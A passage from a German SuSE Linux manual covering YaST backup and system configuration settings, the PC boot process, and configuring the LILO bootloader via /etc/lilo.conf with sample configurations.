CD-ROMs, gemountete DOS-Partitionen und per NFS gemountete Verzeichnisse. Je mehr unnötige Verzeichnisse Sie vom Backup ausnehmen, desto schneller läuft die Funktion ab, da unnötige Dateivergleiche mit den Paketbeschreibungen entfallen. Mit den Tasten (+) und (-) fügen Sie Einträge in die Ausnahme-Liste ein bzw. entfernen sie daraus, (F10) setzt die Funktion mit dem nächsten Schritt fort.

2. Suchen

   Jetzt durchsucht YaST das System nach Dateien, die in das Backup aufgenommen werden. Die Anzahl und Größe der bisher gefundenen Dateien wird ständig angezeigt. Nach beendeter Suche erscheint eine Liste mit allen gefundenen Dateien. Hier können Sie noch Dateien mit der Leertaste ( ) aus der Liste entfernen; diese sind dann nicht im Backup-Satz enthalten.


3. Kommando festlegen

   Hier legen Sie fest, wie die Dateien gesichert werden sollen. Dazu können Sie z. B. einen Archivnamen eingeben oder Optionen setzen.

Der Backup-Mechanismus kann natürlich nur funktionieren, wenn auf das Datum der Dateien nicht anderweitig Einfluss genommen wurde. Außerdem braucht die Funktion recht viel Hauptspeicher. Allein die Dateinamen einer typischen CD belegen 6 MB. Und natürlich brauchen Sie auch den Plattenplatz für das Archiv. Wenn Sie das Archiv komprimieren lassen, können Sie mit etwa der Hälfte der angezeigten Dateigröße rechnen. Es empfiehlt sich ohnehin, das Backup auf ein Band zu schreiben.

3.6.10 Einstellungen Systemsicherheit

Verändern Sie die Voreinstellungen nur, wenn Ihnen die Hintergründe der jeweiligen Maßnahme vertraut sind. Lesen Sie dazu unbedingt Kapitel 18 auf Seite 519.



Hinweis

Wenn Sie via ssh keine `'root'`-Logins zulassen wollen, dann muss `/etc/ssh_config` angepasst werden. In `/etc/sshd_config` ist **`PasswordAuthentication yes`** voreingestellt. – Bei korrekter Konfiguration der ssh sind `'root'`-Logins über das Netz sicher.

3.6.11 XFree86[tm] konfigurieren

Das X Window System (XFree86) kann mit unterschiedlichen Tools konfiguriert werden. Versuchen Sie es im ersten Anlauf bitte mit SaX. SaX ist ausführlich in Abschnitt 8.3 auf Seite 250 ff. beschrieben.

Die technischen Details lesen Sie bitte in Kapitel 8 auf Seite 247 ff. nach.

3.6.12 Konfigurationsdatei verändern

Bei SuSE Linux wird praktisch das gesamte System über die zentrale Konfigurationsdatei `/etc/rc.config` und die ausgelagerten Dateien in dem Verzeichnis `/etc/rc.config.d` verwaltet. Diese Dateien werden beim Hochlauf von den einzelnen Bootskripten ausgewertet und das System wird entsprechend konfiguriert.

Sie können mit YaST die Einträge in diesen Dateien verändern und das System an Ihre Gegebenheiten anpassen, ohne im Detail wissen zu müssen, all welche Spezialdateien von den Änderungen betroffen sind.

Wählen Sie hier mit dem Cursor die zu verändernde Variable aus und drücken Sie (↵) oder (F3), um sie zu verändern.

Wenn Sie die `/etc/rc.config` von Hand verändern, müssen Sie nachfolgend noch das Skript SuSEconfig aufrufen. Das SuSEconfig sorgt dafür, dass die von Ihnen in der Datei `/etc/rc.config` vorgenommenen Änderungen auch in die einzelnen programmspezifischen Konfigurationsdateien übernommen werden. Eine eingehende Beschreibung der Konfigurationsdatei mit den wichtigsten Einstellungsmöglichkeiten finden Sie in Abschnitt 17.6 auf Seite 504.



SYSTEM KONFIGURIEREN
In dieser Liste sehen Sie die Umgebungs-Variablen. Über diese Variablen, die
in der Datei /etc/rc.config abgelegt sind, wird Ihr SuSE Linux System durch
das Programm SuSEconfig konfiguriert.
BEAUTIFY_ETC_HOSTS
CATMAN_ATIME #
CHECK_ETC_HOSTS #
CHECK_INITTAB #
CHECK_PERMISSIONS #
CLEAR_TEXMF_FONTS #
CLOSE_CONNECTIONS #
Derzeitiger Wert: <yes>
Kommentar:
If CHECK_ETC_HOSTS is set to yes, SuSEconfig sorts your
/etc/hosts. But in some cases this may be unwanted. So here is a
flag, where you can configure if /etc/hosts should be "beautified".
(yes/no)
F2=Info anzeigen
F3=Wert verändern
F4=Suchen
F10=Maske verlassen

Abbildung 3.30: Verändern der Konfigurationsdatei mit YaST

4 Booten und Bootmanager – LILO, loadlin etc.

In diesem Kapitel sollen verschiedene Methoden vorgestellt werden, wie sich das fertig installierte System ☞*booten* lässt. Um das Verständnis der einzelnen Methoden zu erleichtern, werden zunächst einige technische Details des Bootprozesses auf PCs erläutert.

4.1 Der Bootvorgang auf dem PC

Nach dem Einschalten des Rechners werden vom ☞*BIOS* (engl. *Basic Input Output System*) Bildschirm und Tastatur initialisiert sowie der Hauptspeicher getestet. Bis zu diesem Zeitpunkt existieren noch keine Massenspeichermedien in der Welt Ihres PCs!

Nachdem das Rumpfsystem seine „Innenschau“ beendet hat, kann es sich der Erkundung der übrigen Welt widmen. Informationen über aktuelles Datum, Zeit und eine Auswahl der wichtigsten Peripherie-Geräte werden aus den CMOS-Werten (*CMOS setup*) ausgelesen. Da nun die erste Festplatte einschließlich ihrer Geometrie bekannt sein sollte, kann das Laden des Betriebssystems von dort beginnen.

Dazu wird von der ersten Festplatte der physikalisch erste Datensektor von 512 Byte Größe in den Speicher geladen, und die Programmkontrolle geht auf das Prográmmchen zu Beginn dieses Sektors über. Die Abfolge der auf diese Weise ausgeführten Anweisungen bestimmt den weiteren Ablauf des Bootvorgangs. Die ersten 512 Byte auf der ersten Festplatte werden deshalb auch als *Master Boot Record* (☞*MBR*) bezeichnet.

Die Zusammenhänge erlauben bereits zwei für das Verständnis des Folgenden wichtige Beobachtungen: Bis zu diesem Zeitpunkt (Laden des MBR) läuft der Bootvorgang völlig unabhängig vom installierten System auf jedem PC immer gleich ab, und der PC hat bis dahin zum Zugriff auf die Peripherie lediglich die im BIOS gespeicherten Routinen (Treiber) zur Verfügung.

Master Boot Record

Die Struktur des MBR ist durch eine betriebssystemübergreifende Konvention festgelegt. Die ersten 446 Byte sind für Programmcode reserviert.Die nächsten 64 Byte bieten Platz für eine Partitionstabelle mit bis zu vier Einträgen. (vgl. Abschnitt 2.8 auf Seite 65 und Abschnitt 2.9 auf Seite 67)Ohne die Partitionstabelle gibt es keine Dateisysteme (MS-DOS: Laufwerke), d. h. die Festplatte ist

praktisch nicht zu verwenden. Die letzten 2 Byte müssen eine feste „magische Zahl“ (AA55) enthalten: ein MBR, der dort etwas anderes stehen hat, wird vom BIOS und von allen PC-Betriebssystemen als ungültig angesehen.

Bootsektoren

Bootsektoren sind die jeweils ersten Sektoren der Festplatten-Partitionen, außer bei der erweiterten Partition, die nur ein „Behälter“ für andere Partitionen ist. Sie bieten 512 Byte Platz und sind dazu gedacht, Code aufzunehmen, der ein auf dieser Partition befindliches Betriebssystem starten kann. Die Bootsektoren formatierter DOS-, Windows- oder OS/2-Partitionen tun das auch stets (und enthalten zusätzlich noch wichtige Grunddaten des Dateisystems). Im Gegensatz dazu sind Bootsektoren von Linux-Partitionen – auch nach der Anlage eines Dateisystems – von Hause aus erst einmal leer (!). Eine Linux-Partition ist daher *nicht von selbst startbar,* auch wenn sie einen Kernel und ein gültiges Root-Dateisystem enthält.

Ein Bootsektor mit gültigem Systemstart-Code trägt in den letzten 2 Byte dieselbe „magische“ Kennung wie der MBR.

Booten von DOS oder Windows 95/98

Im DOS-MBR der ersten Festplatte ist ein Partitionseintrag als *aktiv* (engl. *bootable*) gekennzeichnet, was heißt, dass dort nach dem zu ladenden System gesucht werden soll. Deshalb muss DOS zwingend auf der ersten Festplatte installiert sein. Der DOS-Programmcode im MBR ist die erste Stufe des Bootloaders (engl. *first stage bootloader*) und überprüft, ob auf der angegebenen Partition ein gültiger Bootsektor vorhanden ist.

Falls dies der Fall ist, kann der Code in diesem Bootsektor als „zweite Stufe“ des Bootloaders (engl. *secondary stage loader*) nachgestartet werden. Dieser lädt nun die Systemprogramme, und schließlich erscheint der gewohnte DOS-Prompt bzw. es startet die Windows 95/98-Oberfläche.

Unter DOS lässt sich nur eine einzige primäre Partition als aktiv markieren. Folglich kann das DOS-System nicht auf logischen Laufwerken in einer erweiterten Partition untergebracht werden.

4.2 Bootkonzepte

Das einfachste „Bootkonzept“ betrifft einen Rechner mit einem einzigen Betriebssystem. Eine verbreitete solche Konfiguration ist DOS oder Windows 95/98 als ausschließliches Betriebssystem auf dem Rechner. Die Abläufe in der Startphase in diesem Fall haben wir soeben geschildert.

Ein solcher Bootvorgang ist auch für einen Nur-Linux-Rechner denkbar. Dann kann theoretisch auf die Installation von LILO verzichtet werden. Bei einem solchen Szenario wäre es allerdings nicht möglich, dem Kernel während des Startens eine Kommandozeile (mit Spezialwünschen zum Startvorgang, zusätzlichen Hardware-Informationen usw.) mitzugeben.

Sobald mehr als ein Betriebssystem auf einem Rechner installiert ist, bieten sich verschiedene Bootkonzepte an:

Zusätzliche Systeme von Diskette booten: Ein Betriebssystem wird von Platte geladen, mit Hilfe von Boot-Disketten können alternativ weitere Betriebssysteme vom Disketten-Laufwerk aus gestartet werden.

- *Bedingung:* Ein bootfähiges Diskettenlaufwerk ist vorhanden.
- *Beispiel:* Sie installieren Linux zusätzlich auf Ihrem DOS-, Windows 95/98- oder OS/2-System und starten Linux stets von Bootdiskette.
- *Vorteil:* Sie ersparen sich die doch etwas heikle Bootloader-Installation.
- *Nachteile:* Sie müssen *sehr* darauf bedacht sein, einen Sicherheitsvorrat funktionierender Bootdisketten zu haben. Der Start dauert länger.
- Dass Ihr Linux ohne Bootdiskette nicht starten kann, mag je nach beabsichtigtem Einsatz Ihres Rechners ein Nachteil oder Vorteil sein.

Zusätzliche Systeme zur Laufzeit nachladen: Ein Betriebssystem wird bei jedem Systemstart geladen, weitere können von diesem aus optional nachgeladen werden.

- *Bedingung:* Geeignete Programme zum Nachstarten eines Systems sind vorhanden.
- *Beispiele:* Das Laden von Linux von DOS aus mit Hilfe des Programms loadlin.exe (vgl. Abschnitt 4.9 auf Seite 147) oder das Hochfahren eines NetWare-Servers von DOS aus mit server.exe.

Installation eines Bootmanagers: Ein Bootmanager erlaubt, mehrere Systeme gleichzeitig auf einem Rechner zu halten und sie abwechselnd zu nutzen. Der Benutzer wählt das zu ladende System bereits während des Bootvorgangs aus; ein Wechsel erfordert den Neustart des Rechners.

- *Bedingung:* Der gewählte Bootmanager „harmoniert“ mit allen Betriebssystemen.
- *Beispiele* für (zumindest unter bestimmten Bedingungen) mit Linux harmonierende Bootmanager sind OS/2 (vgl. dazu Abschnitt 4.7.3 auf Seite 138) oder der DOS-Bootloader boot.sys.

Im Folgenden wird die Installation und Konfiguration von LILO, dem Standard-Bootmanager für Linux-Systeme, näher erläutert – eine gründliche Beschreibung der Fähigkeiten von LILO findet sich in [Alm96] (vgl. die Datei `/usr/share/doc/packages/lilo/user.dvi`). Es schließen sich Ausführungen zu loadlin an.

4.3 LILO im Überblick

Der Linux-Bootloader ist für die Installation im MBR geeignet (Einzelheiten später auf Seite 123 und in Abschnitt 4.5 auf Seite 131). LILO hat Zugriff auf

beide im Real Modus bekannten Festplatten und ist bereits von seiner Installation her in der Lage, alle benötigten Daten auf den „rohen“ Festplatten[1], ohne Informationen zur Partitionierung, zu finden. Deshalb lassen sich auch Betriebssysteme von der zweiten Festplatte booten. Die Einträge in der Partitionstabelle werden im Gegensatz zum DOS-Bootvorgang ignoriert.

Der Hauptunterschied zum DOS-Bootvorgang besteht jedoch in der Möglichkeit, beim Booten zwischen dem Laden verschiedener installierter Betriebssysteme – einschließlich Linux – wählen zu können. Nach dem Laden des MBR in den Speicher wird LILO gestartet; LILO kann nun seinerseits dem Benutzer die Auswahl aus einer Liste vorinstallierter Systeme anbieten (siehe auf dieser Seite).

Was ist LILO und was kann er?

LILO ist ein vielseitiger Bootmanager. Er kann beim Systemstart folgende Systemprogramme laden und starten:

- Bootsektoren von Partitionen (Start eines Betriebssystems von dieser Partition)
- Linux-Kernel (Start von Linux)

Das Zweite können die meisten anderen Bootmanager nicht.

Zudem bietet er die wichtige Gelegenheit, dem Linux-Kernel eine Kommandozeile mitzugeben. Zu Sicherheitszwecken können die LILO-Dienste ganz oder teilweise passwortgeschützt werden.

Wie sieht das Booten mit LILO aus?

Wenn LILO startet, gibt er den Text `LILO` und eine Begrüßungsmeldung aus – letztere haben Sie ihm bei der Konfiguration selbst mitgegeben (vgl. Abschnitt 4.4.2 auf Seite 129). Danach erscheint eine Eingabeaufforderung (Prompt):

```
boot:
```

Hier wählen Sie durch Eingabe eines Namens Ihr gewünschtes Betriebssystem aus, das dann sofort gestartet wird. Die Namen für Ihre Betriebssysteme haben Sie gleichfalls selbst vorher bei der Konfiguration vergeben. Einem Linux-Kernel können Sie an dieser Stelle eine Kommandozeile mitgeben. Eine Liste aller Namen können Sie sich mit (Tab) (= Taste (Tab)) anzeigen lassen.

Woraus besteht LILO?

Die LILO-Startmaschinerie umfasst die folgenden Bestandteile:

[1] Von einem „rohen“ Datenträger (engl. *raw device*) spricht man, wenn auf ein Blockgerät (Festplatte, Partition, Diskette ...) direkt als einzelne (Geräte-)Datei zugegriffen wird, nicht über ein darauf angelegtes *Dateisystem*.


- einen *LILO-Bootsektor* mit einem Anfangsstück („erste Stufe“) des LILO-Codes, das den eigentlichen LILO beim Systemstart aktiviert



Tipp

Die von LILO installierten Bootsektoren enthalten eine Byte-Sequenz, die auch für Bootsektorviren charakteristisch ist. Daher ist es nicht verwunderlich, wenn DOS-Virenscanner in Dateien wie `/boot/chain.b` oder `/boot/os2_d.b` das *AIRCOP*-Bootsektor-Virus gefunden zu haben glauben. `;-)`

- den LILO-Maschinencode (sein „Herz“).
  Standardlokation: `/boot/boot.b`
- eine *Map-Datei*, in der LILO bei seiner Installation einträgt, wo die Linux-Kernel und sonstigen Daten, die er braucht, zu finden sind.
  Standardlokation: `/boot/map`
- optional: eine *Message-Datei*, deren Inhalt vor der LILO-Bootauswahl als Begrüßungsbotschaft ausgegeben wird. Übliche Lokation: `/boot/message` (oder ähnlich)
- die verschiedenen Linux-Kernel und Bootsektoren, die LILO zum Starten anbieten soll.




Achtung

Jeder Schreibzugriff (auch durch Dateiverschiebung) auf eines dieser Bestandteile macht die Map-Datei ungültig und daher eine *Neu-Installation von LILO* erforderlich (siehe auf Seite 132)! Dies betrifft vor allem den Wechsel zu einem neuen Linux-Kernel.

Wo kann LILO installiert werden?

Gemeint ist mit dieser Frage in Wirklichkeit meist der LILO-Bootsektor („erste Stufe“). Bevor wir darauf eingehen, wollen wir aber gleich hier auf eine generelle Einschränkung hinweisen:



Achtung

Abhängig von der BIOS-Version Ihres Rechner kann es notwendig sein, dass *alle* Bestandteile der LILO-Startmaschinerie und das Kernelimage `/boot/vmlinuz` innerhalb der *ersten 1024 Zylinder* liegen!
Dies kann man durch eine kleine Extrapartition erreichen, die unter dem Verzeichnis `/boot` eingehängt („gemountet“) wird und die komplett innerhalb der ersten 1024 Zylinder liegt.

Bei vielen noch verfügbaren BIOS-Versionen sind nur diese physikalischen Bereiche schon während der Systemstartphase mit den BIOS-Treibern erreichbar. Noch dazu ist man in der Regel auf die *ersten beiden Festplatten* eingeschränkt. Wenn Sie ein sehr altes BIOS haben, gilt möglicherweise zudem: das zusätzliche Vorhandensein von (E)IDE-Festplatten schließt gleichfalls vorhandene SCSI-Geräte von der Bootfähigkeit aus.

Erst ein neueres BIOS lässt in der Regeln den Zugriff auf weitere Geräte zu: so etwa in Verbindung mit EIDE-Festplattencontrollern auf bis zu vier EIDE-Platten. Viele moderne BIOS/SCSI-Hostadapter Kombinationen erlauben sogar das „Nach-vorne-Schieben“ von SCSI-Platten hinsichtlich der Bootfähigkeit. Zur Nutzung dieser Möglichkeit mit LILO vgl. die Beschreibung der **`disk`**-Option auf Seite 129.

All das fassen wir der Einfachheit halber unter dem Schlagwort *1024-Zylinder-Grenze* zusammen. Sie ist schon bei der Partitionierung Ihrer Festplatten *vor* der Linux-Erstinstallation unbedingt zu berücksichtigen – danach ist es evtl. zu spät und macht Ihnen möglicherweise eine Menge zusätzlicher Arbeit! Einzelheiten zum Umgang damit später unter Abschnitt 4.8.2 auf Seite 143.

Für den LILO-Bootsektor stehen folgende Installationsziele zur Auswahl:

- **Auf einer *Diskette***

  Dies ist die sicherste, aber auch langsamste Methode, mit LILO zu booten (siehe auf Seite 135). Wem auch nach der Lektüre dieses Kapitels die Veränderung der Bootsektoren ein Gräuel ist, der sollte (zunächst) die Disketten-Variante wählen.

- **Im *Bootsektor* einer primären Linux-Partition der ersten Festplatte**

  Diese Variante lässt den MBR unberührt. Vor dem Booten muss diese Partition mit fdisk als aktiv markiert werden. Wenn Linux ganz auf logischen Laufwerken oder Partitionen der zweiten Festplatte eingerichtet wurde, bleibt für LILO nur der Bootsektor der erweiterten Partition der ersten Festplatte – sofern diese existiert – übrig. Linux fdisk kann auch diese Partition aktivieren.

  Wenn Sie mehrere Betriebssysteme von der Festplatte booten wollen, ist dieses Verfahren allerdings etwas umständlich: jedesmal *vor* einem Betriebssystem-Wechsel müssen Sie unter dem bisherigen Betriebssystem dessen Startpartition deaktivieren und die des nächsten Betriebssystem aktivieren. Die folgenden beiden Verfahren sind für diesen Fall besser geeignet.

- **Im *Master Boot Record***

  Diese Variante bietet die größte Flexibilität. Insbesondere ist dies die einzige Möglichkeit, Linux von Festplatte aus zu booten, wenn sämtliche Linux-Partitionen auf der zweiten Festplatte liegen, und auf der ersten keine erweiterte Partition zur Verfügung steht. Ein Veränderung des MBR birgt aber bei unsachgemäßer Installation auch gewisse Risiken. Die nötigen Sicherheitsmaßnahmen kommen in Abschnitt 4.5 auf Seite 131 zur Sprache.

- **Wenn Sie bisher einen *anderen Bootmanager* verwendet haben…**

  …und ihn weiterverwenden wollen, gibt es, je nach dessen Fähigkeiten, noch weitere Möglichkeiten. Ein häufiger Fall: Sie haben eine primäre Linux-Partition auf der zweiten Platte, von der aus Sie Linux starten wollen.

Ihr anderer Bootmanager wäre imstande, diese Partition über den Bootsektor zu starten. Dann können Sie diese Partition startbar machen, indem Sie LILO in ihrem Bootsektor installieren, und sie dem anderen Bootmanager als startbar melden.



Achtung

Vorsicht aber mit dem Wunsch, eine *logische* Linux-Partition startbar zu machen, indem Sie LILO dort installieren: Es geht oft gut; aber selbst wenn Ihr anderer Bootmanager logische Partitionen starten könnte, ist der Erfolg z. Z. ausdrücklich *nicht garantiert.*

Sie können es natürlich ausprobieren, am Besten zunächst mit einer ganz kleinen Linux-Installation. Möglicherweise haben Sie Glück – besser ist es aber auf jeden Fall, doch wenigstens eine primäre startbare Linux-Partition einzuplanen!

4.4 Ein LILO nach Maß: Konfiguration

Als flexibler Bootmanager bietet LILO zahlreiche Möglichkeiten, seine Konfiguration den individuellen Erfordernissen anzupassen. Die wichtigsten Optionen und ihre Bedeutung werden im Folgenden erläutert. Für eine umfassende Beschreibung sei auf [Alm96] verwiesen.

Die Konfiguration von LILO wird in der Datei `/etc/lilo.conf` eingetragen. Bei einer Erstinstallation von Linux empfehlen wir, dies zunächst von YaST durchführen zu lassen. Eine eventuell nötige Nachbearbeitung von `lilo.conf` kann auf der von YaST erstellten Datei aufbauen.



Hinweis

Die Datei `/etc/lilo.conf` sollte nur für `'root'` lesbar sein, da sie Passwörter enthalten kann (vgl. Abschnitt 4.4.2 auf Seite 129); dies ist Standard bei SuSE Linux; schauen Sie einmal nach – im Zweifelsfall hilft der Befehl:

```
erde: # chmod 0600 /etc/lilo.conf
```

Es ist ratsam, die bei der letzten LILO-Installation verwendete Konfigurationsdatei sorgfältig aufzubewahren und vor jeder Änderung eine Sicherheitskopie herzustellen. Eine Änderung wird erst wirksam, indem Sie LILO mit der neuesten Fassung der Konfigurationsdatei neu installieren (Abschnitt 4.5 auf Seite 131)!

4.4.1 Der Aufbau der Datei `lilo.conf`

Die `/etc/lilo.conf` beginnt mit einem *globalen Abschnitt* (engl. *global options section*) mit allgemeinen Einstellungen, gefolgt von einem oder mehreren *System-Abschnitten* (engl. *image sections*) für die einzelnen Betriebssysteme, die

LILO starten soll. Ein neuer Systemabschnitt wird jeweils eingeleitet durch eine Zeile mit der Option **`image`** oder **`other`**.

Die Reihenfolge der einzelnen Betriebssysteme in der `lilo.conf` ist nur insofern von Bedeutung, als das *zuerst* in der Liste aufgeführte System automatisch gebootet wird, wenn keine Benutzereingabe erfolgt – gegebenenfalls nach Ablauf einer vorkonfigurierten Wartezeit (s. u. die Optionen **`delay`** und **`timeout`**).

Datei 4.4.1 zeigt eine Beispielkonfiguration auf einem Rechner mit Linux und DOS. Zur Auswahl beim Booten sollen stehen: ein neuer und ein alter Linux-Kernel auf der gegenwärtigen Root-Partition (primär, auf der zweiten Platte), sowie MS-DOS (oder Windows 95) auf `/dev/hda1`.

```
# LILO Konfigurations-Datei
# Start LILO global Section
boot=/dev/hda                # LILO Installationsziel: MBR
backup=/boot/MBR.hda.970428  # Backup-Datei für alten MBR
                             # vom 28. Apr 1997
#compact        # faster, but won't work on all systems.
#linear
message=/boot/message        #  LILO's Begrüßungsmeldung
prompt
password = q99iwr4           # Allgemeines LILO Passwort
timeout=100     # 10 s am Prompt warten, bevor Voreinstellung
                # gebootet wird
vga = normal    # normaler Textmodus (80x25 Zeichen)
# End LILO global section

# Linux bootable partition config begins
image = /boot/vmlinuz        #  Voreinstellung
    root = /dev/hdb3         #  Root-Partition für Kernel
    read-only
    label = Linux
# Linux bootable partition config ends

# Second Linux bootable partition config
image = /boot/vmlinuz.old
    root = /dev/hdb3
    read-only
    label = Linux.old
# 2nd Linux bootable partition config ends

# DOS bootable partition config begins
other = /dev/hda1
    label = DOS
    loader = /boot/chain.b
    table = /dev/hda
# DOS bootable partition config ends
```

Datei 4.4.1: Beispielkonfiguration in `/etc/lilo.conf`

In `/etc/lilo.conf` ist alles von einem # bis zum Zeilenende Kommentar. Er wird – ebenso wie Zwischenraum – von LILO ignoriert und kann zur Verbesse-

rung der Lesbarkeit verwendet werden.

Gehen wir einmal die wichtigsten Zeilen Schritt für Schritt durch. Die weiteren Optionen sind in Abschnitt 4.4.2 auf Seite 129 beschrieben.

- **Globaler Abschnitt** (Parameterteil)
  - **`boot=`**<**`bootdevice`**>
    Device auf dessen erstem Sektor der LILO-Bootsektor installiert werden soll (das Installationsziel).
    <bootdevice> kann sein: ein Diskettenlaufwerk (`/dev/fd0`), eine Partition (z. B. `/dev/hdb3`), oder eine ganze Platte (z. B. `/dev/hda`): letzteres bedeutet die Installation im MBR.
    Voreinstellung: Fehlt diese Angabe, wird LILO auf der gegenwärtigen Linux-Rootpartition installiert.
  - **`prompt`**
    Erzwingt das Erscheinen der LILO-Eingabeaufforderung (☞*Prompt*). Die Voreinstellung ist: kein Prompt! (Vgl. Abschnitt 4.4.2 auf Seite 129, Option **`delay`**.)
    Empfohlen, sobald LILO mehr als nur ein System starten soll. Zusammen damit sollte auch die **`timeout`**-Option gesetzt werden, damit ein automatischer Reboot möglich ist, wenn keine Eingabe am Prompt erfolgt.
  - **`timeout=`**<**`zehntelsekunden`**>
    Setzt eine Auszeit für Eingaben am Prompt und ermöglicht dadurch einen automatischen Reboot, wenn nicht rechtzeitig eine Eingabe erfolgt ist. <zehntelsekunden> ist dabei die verbleibende Zeit in Zehntelsekunden für eine Eingabe. Drücken von Shift ⇑ am Prompt lässt die Auszeit von neuem starten. Voreinstellung: keine zeitliche Begrenzung, d. h. es wird kein automatischer Reboot durchgeführt!
- **Linux-Abschnitt**
  - **`image=`**<**`kernelimage`**>
    Hier muss der Name des zu bootenden Kernel-Images stehen. Dies wird in der Regel `/boot/vmlinuz` sein – bzw. bei älteren SuSE Linux-Systemen (vor Version 6.0) `/vmlinuz` oder `/zImage`.
  - **`label=`**<**`name`**>
    Innerhalb der `/etc/lilo.conf` eindeutiger, aber sonst frei wählbarer Name für das System (z. B. **`Linux`**). Maximale Länge 15 Zeichen: möglichst nur Buchstaben, Ziffern und Unterstrich – keine Leerzeichen, Sonderzeichen wie deutsche Umlaute u. Ä. Die genauen Regeln für erlaubte Zeichen finden Sie in [Alm96], Abschnitt 3.2.1. Voreinstellung: der Dateiname des Kernel-Images (z. B. `/boot/vmlinuz`).
    Durch Eingabe dieses Namens wählen Sie beim Systemstart an der LILO-Eingabeaufforderung das gewünschte Betriebssystem zum Starten aus. Bei mehreren Systemen empfiehlt es sich, eine nähere Beschreibung der Namen und Systeme in einer message-Datei (s. Abschnitt 4.4.2 auf Seite 129, Option **`message`**) bereitzustellen.

  - **root=<rootdevice>**

    Damit gibt LILO dem Kernel die Rootpartition (z. B. `/dev/hda2`) des Linux-Systems an. Zur Sicherheit empfohlen! Wird diese Option weggelassen, nimmt der Kernel die in ihm selbst eingetragene Rootpartition <kernelimage>.

- **Anderes System**

  - **other=<partition>**

    Mit **other** werden dem LILO Startpartitionen anderer Systeme zum Booten bekannt gemacht (z. B. `/dev/hda1`).

  - **loader=<Boot-Loader>**

    Für das Laden eines fremden Bootsektors baut LILO in seiner Map-Datei einen „Pseudo-MBR“ (beim Booten startet erst LILO den Pseudo-MBR, und dieser dann den fremden Bootsektor). Diese Option gibt die Datei an, aus der der Code für den Pseudo-MBR zu nehmen ist.

    Voreinstellung und generell richtig: `/boot/chain.b` .

    Manchmal soll ein Betriebssystem, das von der ersten Festplatte gebootet werden will (z. B. DOS), dennoch mit LILO von einer anderen Platte gestartet werden. Die Zusatzoptionen **map-drive=<Nummer>** und **to=<Nummer>** gestatten es, diese beiden Platten anhand ihrer BIOS-Gerätenummern zu „vertauschen“. Beispiel: Datei 4.4.2.

    Der Loader `os2_d.b` dient dazu, OS/2 von der zweiten Festplatte zu booten[2]. *Neu ab LILO-Version 20:* auch bei diesem Loader muss das „Vertauschen“ der ersten beiden Festplatten nun ausdrücklich vorgeschrieben werden (wie im Beispiel Datei 4.4.2).

```
# Booting DOS from the second hard drive
# DOS bootable partition config begins
other = /dev/hdb1
  label = DOS
  loader = /boot/chain.b
     map-drive = 0x80    #  first hd: BIOS number 0x80
     to        = 0x81    # second hd: BIOS number 0x81
     map-drive = 0x81
     to        = 0x80
  table = /dev/hdb
# DOS bootable partition config ends
```

Datei 4.4.2: `/etc/lilo.conf` Auszug: DOS von 2. Festplatte booten

  - **table=<ptabelle>**

    <ptabelle> muss das Quell-Device für die Partitionstabelle angeben, die in den Pseudo-MBR soll (in der Regel `/dev/hda` oder `/dev/sda`).

  - **label=<name>**

[2] `any_b.b` (Booten von `B:`) und `any_d.b` (Booten von der zweiten Festplatte) sind seit der LILO-Version 20 obsolet.

Der (wiederum frei wählbare) Name für dieses System. Empfohlen. Die Voreinstellung – der bloße Device-Name der Partition – ist beim Booten nicht so aussagekräftig.

4.4.2 Weitere optionale Konfigurationsmöglichkeiten (Auswahl)

Im letzten Abschnitt wurden nur die in `/etc/lilo.conf` minimal nötigen Einträge besprochen. Weitere nützliche Einstellungen folgen nun hier.

Diejenigen Optionen, die ausdrücklich als Image-Optionen gekennzeichnet sind, gehören in den Abschnitt eines einzelnen Betriebssystems. Die anderen sind für den globalen Parameterteil von `/etc/lilo.conf` gedacht.

- **`backup=`**<**`backup-Datei`**>

  Die Datei, in der LILO ein Backup desjenigen Bootsektors ablegt, in den er anschließend installiert wird. Hierfür ist `/boot/boot.xxxx` die Vorgabe, wobei `xxxx` die interne Gerätenummer der Installationspartition ist; dies ist zu finden in den Kernelsourcen in `/usr/src/linux/init/main.c`, Funktion `parse_root_dev()`.

  Wir empfehlen, einen leichter deutbaren Namen zu verwenden, etwa wie oben im Beispiel (mit Gerätenamen und Datumsangabe). Sie verzichten damit auf das eingebaute Uninstall-Feature von LILO; aber dies macht man unser Meinung nach sowieso besser mit aller Sorgfalt von Hand (siehe auf Seite 133).



> Hinweis
>
> Wenn die Backup-Datei vorher schon vorhanden ist, legt LILO *kein* neues Backup an! Sorgen Sie daher dafür, dass hier jeweils ein neuer, ungebrauchter Dateiname verwendet wird.

- **`compact`**

  Diese Option empfiehlt sich bei Installation des LILO auf Diskette. LILO versucht dann, beim Start mehrere Sektoren auf einmal zu lesen und bootet u. U. schneller. Dies funktioniert leider nicht auf allen Maschinen. Bei Installation des LILO sollten Sie darauf verzichten: es ist sicherer, und der Zeitgewinn beträgt nur wenige Sekunden.

- **`disk=`**<**`Gerätedatei`**>
  `bios=`<**`BIOS-Gerätenummer`**>
  `cylinders=`<**`Anzahl`**>
  `heads=`<**`Anzahl`**>
  `sectors=`<**`Anzahl`**>

  Hier kann dem LILO für einzelne Festplatten direkt vorgeschrieben werden, welche BIOS-Gerätenummer und Geometrie er zur Adressierung von Sektoren dieser Platte verwenden soll. Nur sehr selten erforderlich! Wichtigste Anwendung:

